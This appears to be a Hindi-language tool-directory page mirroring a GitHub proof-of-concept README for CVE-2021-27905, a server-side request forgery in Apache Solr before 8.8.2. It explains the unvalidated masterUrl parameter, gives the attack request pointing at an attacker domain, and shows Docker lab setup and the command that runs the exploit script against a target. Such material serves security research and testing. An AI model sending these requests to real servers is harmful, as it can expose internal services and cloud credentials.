
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-27905 — Apache Solr < 8.8.2 सर्वर साइड रिक्वेस्ट फोर्जरी | Kitploit

उपकरण/GitHubGitHub/rizzziom/cve-2021-27905
टोहीभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंग
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 सर्वर साइड रिक्वेस्ट फोर्जरी

रिपॉजिटरी देखें
21711 महीने पहलेअभी तक समीक्षित नहीं
साझा करें
वेबसाइट

CVE-2021-27905

क्र. सं.शीर्षक
1अवलोकन
2मूल कारण
3प्रमाण अवधारणा
4शमन (8.8.2+)
5संदर्भ

यह केवल शैक्षिक और अनुसंधान उद्देश्यों के लिए है। इस कोड का उपयोग उन प्रणालियों पर न करें जिनके आप मालिक नहीं हैं या जिनके परीक्षण के लिए आपके पास स्पष्ट अनुमति नहीं है। मैं किसी भी दुरुपयोग के लिए जिम्मेदार नहीं हूँ।

अवलोकन

यह एक Server Side Request Forgery भेद्यता है जो Apache Solr (< 8.8.2) को प्रभावित करती है, जो दूरस्थ हमलावरों को प्रतिकृति हैंडलर के masterUrl पैरामीटर के माध्यम से आंतरिक या बाहरी सिस्टम पर मनमाने HTTP अनुरोध करने की अनुमति देती है, संभावित रूप से आंतरिक सेवाओं या संवेदनशील क्लाउड मेटाडेटा को उजागर करती है।

प्रभावित संस्करण: 8.8.2 से पहले के सभी संस्करण (7.0.0 - 7.7.3, 8.0.0 - 8.8.1)

मूल कारण

Solr में प्रतिकृति तंत्र एक 'replica' को masterUrl या leaderUrl पैरामीटर निर्दिष्ट करके 'master/leader' से इंडेक्स फ़ाइलें लाने की अनुमति देता है। प्रभावित Apache Solr संस्करणों में इस पैरामीटर के माध्यम से इंगित URL को ठीक से मान्य नहीं किया जाता है। इसलिए, यह हमलावरों को सर्वर को उनके द्वारा चुने गए एक दूरस्थ संसाधन से जुड़ने के लिए मनाने की अनुमति देगा।

भेद्य प्रवाह

  • एक हमलावर निम्नलिखित जैसे एंडपॉइंट पर एक अनुरोध भेजेगा:
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

Solr का ReplicationHandler:

  1. अनुरोध स्वीकार करेगा।
  2. प्रदान किए गए masterUrl का उपयोग करके इंडेक्स डेटा डाउनलोड करेगा।
  3. आंतरिक रूप से उस पते पर एक HTTP कॉल करेगा।

प्रमाण अवधारणा

लैब सेटअप

  • एक लैब को डॉकर का उपयोग करके स्थानीय रूप से स्थापित किया जा सकता है:
$ cd lab
$ docker compose up -d

# verify accessibility
$ curl http://127.0.0.1:8983/solr
  • सफाई
$ docker compose down

शोषण

  • एक वर्चुअल वातावरण सेट करें:
# for windows
$ python -m venv <NAME>
$ .\<NAME>\Scripts\activate
# for linux
$ python3 -m venv <NAME>
$ source ./<NAME>/scripts/activate
  • आवश्यकताएँ स्थापित करें:
$ pip install -r requirements.txt
  • cve-2021-27905.py चलाएँ

$ python3 cve-2021-27905.py --target <TARGET> --payload <SSRF_PAYLOAD>
